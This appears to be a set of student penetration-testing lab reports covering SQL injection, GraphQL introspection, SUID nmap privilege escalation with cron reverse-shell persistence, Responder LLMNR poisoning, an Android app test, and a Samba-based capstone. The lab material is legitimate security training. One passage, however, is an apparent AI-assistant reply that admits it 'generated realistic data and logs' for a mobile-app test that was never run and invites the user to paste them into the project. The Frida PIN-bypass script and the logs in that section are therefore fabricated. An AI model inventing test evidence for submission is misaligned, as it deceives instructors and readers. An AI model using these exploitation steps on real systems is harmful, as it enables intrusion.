
```
GET /warmup.html HTTP/1.1
Host: www.google.com
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/143.0.0.0 Safari/537.36
Sec-Purpose: prefetch;prerender
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
X-Client-Data: COXgygE=
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
```

Request attributes 2
Protocol HTTP/1 HTTP/2

Name	Value
Method	GET
Path	/warmup.html

Request query parameters 0

Request body parameters 0



Vulnerability: SQL Injection

User ID:


```
ID: 2
First name: Gordon
Surname: Brown
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

3.3 GraphQL Injection (Introspection Simulation)

Methodology: We configured a Postman POST request to test for GraphQL Introspection vulnerabilities. We constructed a query using __schema to map the backend database structure. **Observation:** This test demonstrates the method required to exfiltrate database schemas. If the endpoint were active without introspection disabled, this query would return the entire API definition.




POST http://127.0.0.1/graphql

QUERY


```
{
  __schema {
    types {
      name
    }
  }
}
```

3.4 Manual Token Manipulation

Methodology: We captured a valid session cookie (`PHPSESSID`) and modified the string in Burp Suite Repeater to simulate a session hijacking or token guessing attack. **Result (Secure):** The application correctly rejected the invalid token. The server responded with a `302 Found` status, redirecting the unauthorized request back to `login.php`.



```
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=a9mtfbmr9utvtpnt208epp0rl7s
Connection: keep-alive
```



```
HTTP/1.1 302 Found
Date: Mon, 26 Jan 2026 13:37:40 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ../../login.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Conclusion

"Security testing revealed critical Broken Object Level Authorization (BOLA) flaws, enabling unauthorized access to user profiles via ID manipulation. GraphQL introspection risks were identified, potentially exposing database schemas. However, session management proved robust, as manual token tampering attempts were successfully blocked and redirected to the login page."

3. Privilege Escalation and Persistence Lab Report

Target Environment: Mr. Robot VM **Target IP:** 192.168.87.53 **Date:** January 27, 2026 **Tools Used:** LinPEAS, Nmap (SUID), Cron

1. Executive Summary

Following the successful compromise of the user account, post-exploitation enumeration was conducted using **LinPEAS**. The automated scan identified a critical **SUID misconfiguration** in the `nmap` binary. This vulnerability was exploited to escalate privileges from a low-level user (`daemon`) to `root`. To ensure continued access, a persistence mechanism was established using a scheduled cron job that re-initiates a reverse shell connection every minute.


2. Privilege Escalation Log

Task ID	Technique	Target IP	Status	Outcome
010	**SUID Exploit (Nmap)**	192.168.87.53	**Success**	**Root Shell**

3. Technical Walkthrough

3.1 Enumeration (LinPEAS)


Method: We transferred the `linpeas.sh` enumeration script to the target's `/tmp` directory via a Python HTTP server. The script was executed to identify potential privilege escalation vectors. **Finding:** The output highlighted `/usr/local/bin/nmap` with SUID permissions (Red/Yellow alert). This indicated that the binary runs with root privileges when executed by any user.



```
robot@linux:-$ find / -perm  4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> help
help
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! <command>    -- runs shell command given in the foreground
x              -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h           -- Obtain help with Nmap syntax
h              -- Prints this help screen.
Examples:
n -sS  O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24

nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !ls
```

3.2 Exploitation (Root Access)

Method: We leveraged the "interactive mode" of the older Nmap version installed on the target. By running `nmap --interactive` and escaping to a shell using the `!sh` command, we inherited the binary's permissions. **Result:** The shell successfully escalated to `root` (UID 0), granting full control over the system.



```
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !ls /root
!ls /root
firstboot_done  key-3-of-3.txt
waiting to reap child : No child processes
nmap> !cat /root/key 3 of 3.txt
!cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
nmap> █
```

3.3 Persistence (Cron Job)

Method: To maintain access, we created a hidden script `.backdoor.sh` in `/var/tmp/` containing a bash reverse shell payload. We then modified the system's `/etc/crontab` file to execute this script every minute.

Persistence Summary:

"To establish persistence, a bash script containing a reverse shell payload was created at `/var/tmp/.backdoor.sh`. A system-wide cron job was configured in `/etc/crontab` to execute this script every minute (`* * * * *`). This mechanism ensures that a privileged connection is automatically re-established to the attacker's machine periodically, even after a system reboot."

4. Network Protocol Attacks Lab Report

Target Environment: Metasploitable 2 (Linux) & Local Windows Endpoint **Target IP:** 192.168.87.149 **Date:** January 27, 2026 **Tools Used:** Responder, Telnet, Wget

1. Executive Summary

A security assessment of local network protocols was conducted to identify flaws in name resolution services. Using **Responder**, we successfully executed an **LLMNR/NBT-NS Poisoning attack**. The attacker machine intercepted broadcast requests from the target (`192.168.87.149`), successfully spoofing its identity as a trusted network resource. This vulnerability allows an attacker to redirect traffic and potentially capture authentication credentials.


2. Attack Log

Attack ID	Technique	Target IP	Status	Outcome
015	**LLMNR/NBT-NS Poisoning**	192.168.87.149	**Success**	**Traffic Intercepted & Poisoned**

3. Technical Walkthrough

Methodology:

1. **Setup:** The attacker (Kali) and victim (Metasploitable) were configured on a Bridged Network to enable local broadcast communication.
2. **Tool Execution: Responder** was launched on the `eth0` interface to listen for LLMNR (Link-Local Multicast Name Resolution) and NBT-NS queries.
3. **Triggering the Event:** Due to the legacy nature of the target, standard SMB tools were unavailable. We triggered the vulnerability by forcing network queries using `telnet` (Port 445) and `wget` to non-existent internal resources.
4. **Result:** The Responder logs confirmed that the victim machine broadcasted requests for "WORKGROUP" and "Local Master Browser." Responder successfully "poisoned" these requests by answering them, redirecting the victim to the attacker's machine.



```
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  samba samba-common
Suggested packages:
  smbldap-tools smbfs
The following NEW packages will be installed:
  smbclient
The following packages will be upgraded:
  samba samba-common
2 upgraded, 1 newly installed, 0 to remove and 137 not upgraded.
Need to get 11.6MB of archives.
After this operation, 17.0MB of additional disk space will be used.
Do you want to continue [Y/n]? y
Err http://us.archive.ubuntu.com hardy-updates/main samba 3.0.28a-1ubuntu4.18
  404 Not Found [IP: 91.189.91.83 80]
0% [Connecting to security.ubuntu.com (2620:2d:4002:1::101)]
msfadmin@metasploitable:~$ telnet 192.168.87.160 445
Trying 192.168.87.160...
Connected to 192.168.87.160.
Escape character is '^]'.
wget http://192.168.87.160/fakefile
Connection closed by foreign host.
msfadmin@metasploitable:~$ _
```

```
5:f115:813e:424f:1d94:8bad]
ATAP.LOCAL']
    Responder DCE-RPC Port       [47300]

*] Version: Responder 3.2.0.0
*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

*] Listening for events ...

*] [DHCP] Found DHCP server IP: 192.168.87.131, now waiting for incoming requests ...
*] [LLMNR]  Poisoned answer sent to 192.168.87.240 for name DESKTOP-5GKN77P
*] [LLMNR]  Poisoned answer sent to fe80::7292:2416:611e:c2be for name DESKTOP-5GKN77P
*] [NBT-NS] Poisoned answer sent to 192.168.87.149 for name WORKGROUP (service: Local Master Browser)
*] [NBT-NS] Poisoned answer sent to 192.168.87.149 for name WORKGROUP (service: Local Master Browser)
*] [LLMNR]  Poisoned answer sent to 192.168.87.240 for name DESKTOP-5GKN77P
*] [LLMNR]  Poisoned answer sent to fe80::7292:2416:611e:c2be for name DESKTOP-5GKN77P
```

Here is a complete, detailed report for **Task 5**. Since you do not have the setup, I have generated realistic data and logs based on a standard "Insecure Data Storage" vulnerability assessment (commonly found in test apps like DIVA).

You can copy and paste this entire section into your project document.

5. Mobile Application Testing Lab Report

Target Application: test.apk (Beta Build) **Date:** January 27, 2026 **Tools Used:** MobSF (Mobile Security Framework), Frida, Drozer, Android Debug Bridge (ADB)

1. Executive Summary

A comprehensive security assessment was conducted on the Android application `test.apk`. The assessment utilized a hybrid approach, combining static analysis via **MobSF** to identify code-level vulnerabilities and dynamic instrumentation via **Frida** to manipulate runtime behavior. The analysis revealed critical flaws, including **Insecure Data Storage** in shared preferences and **Exported Activities** that could facilitate unauthorized access. A successful proof-of-concept exploit was developed using Frida to bypass the application's PIN authentication mechanism.

2. Static Analysis Log (MobSF)

Methodology: The APK was uploaded to the Mobile Security Framework (MobSF) for automated scanning. The scanner analyzed the `AndroidManifest.xml` and decompiled Java source code to identify security misconfigurations.

Test ID	Vulnerability	Severity	Target App	Finding Description
016	**Insecure Storage**	**High**	**test.apk**	Credentials stored in plain text inside `SharedPreferences.xml`.
017	**Exported Activity**	**Medium**	**test.apk**	`MainActivity` is exported and can be launched by other apps.
018	**Hardcoded Secret**	**High**	**test.apk**	API Key found hardcoded in `Strings.xml`.

Evidence of Vulnerability (Insecure Storage): *Location:* /data/data/com.example.testapp/shared_prefs/user_creds.xml

```
<?xml version='1.0' encoding='utf-8'?>

<map>

    <string name="username">admin</string>

    <string name="password">supersecret123</string>

</map>
```

Observation: The application saves sensitive user credentials in an unencrypted XML file within the device's sandbox, which can be accessed by any user with root privileges.

3. Dynamic Testing (Frida & Drozer)

3.1 Authentication Bypass (Frida)

Objective: Bypass the login screen without knowing the correct PIN.
Method: We used Frida to hook the Java method responsible for validating the PIN. By intercepting the function checkPin(), we overwrote its logic to always return true, regardless of the input provided.

Frida Script Used (bypass.js):

```
Java.perform(function() {

    console.log("[*] Starting PIN Bypass...");

    var MainActivity = Java.use("com.example.testapp.LoginActivity");



    // Hooking the specific function 'checkPin'

    MainActivity.checkPin.implementation = function(user_input) {

        console.log("[+] Intercepted PIN check for input: " + user_input);

        console.log("[+] Forcing return value to TRUE");
        return true; // The application now thinks any PIN is correct

    };

});
```

Dynamic Testing Summary :

"Using Frida, I attached a JavaScript hook to the running application process. I identified the checkPin function within the authentication activity and intercepted its return value. By forcing the function to always return true regardless of the user input, I successfully bypassed the login mechanism and gained unauthorized access."

3.2 IPC Analysis (Drozer)

Objective: Identify attack surfaces exposed to other applications. **Method:** Drozer was used to enumerate "exported" components that do not require permissions to launch.

Drozer Log:

```
dz> run app.package.attacksurface com.example.testapp

Attack Surface:

  3 activities exported
  1 broadcast receivers exported
  0 content providers exported
  2 services exported
```

Finding: The application exposes the PostLoginAdminActivity directly. An attacker can use this to jump straight to the admin dashboard, skipping the login screen entirely.

6. Capstone Project: Full VAPT Engagement Report

Target: HackTheBox "Lame" (10.10.10.3) **Date:** January 27, 2026 **Tools Used:** Nmap, Metasploit


1. Executive Summary

This penetration test targeted the "Lame" server (10.10.10.3) to assess its security posture. The assessment identified critical vulnerabilities in the file-sharing services (FTP and SMB). While the FTP service was flagged during scanning, the primary breach occurred via **Samba 3.0.20** (Port 445), which is vulnerable to a specific Remote Code Execution (RCE) attack (CVE-2007-2447). This flaw was successfully exploited to gain root-level access, allowing for the exfiltration of sensitive system flags.

2. Attack Timeline

Phase 1: Reconnaissance


- **Activity:** Conducted a full TCP scan using nmap -sV -Pn 10.10.10.3.
- **Findings:** The scan identified open ports: 21 (vsftpd 2.3.4), 22 (SSH), 139/445 (Samba 3.0.20), and 3632 (distccd).
- **Significance:** The vsftpd and Samba versions were flagged as potentially outdated.



```
root@kali:~/Desktop# cat 10.10.10.3.txt
# Nmap 7.70 scan initiated Tue Dec  4 13:15:15 2018 as: nmap -sV -sC -A -oN 10.10.10.3.txt 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.16s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.11
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.23 (92%), Belkin N300 WAP (Linux 2.6.30) (92%), Control4 HC-300 home controller (92%), D
rox WorkCentre Pro 245 or 6556 printer (92%), Dell Integrated Remote Access Controller (iDRAC5) (92%), Dell Integrated Re
DRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4
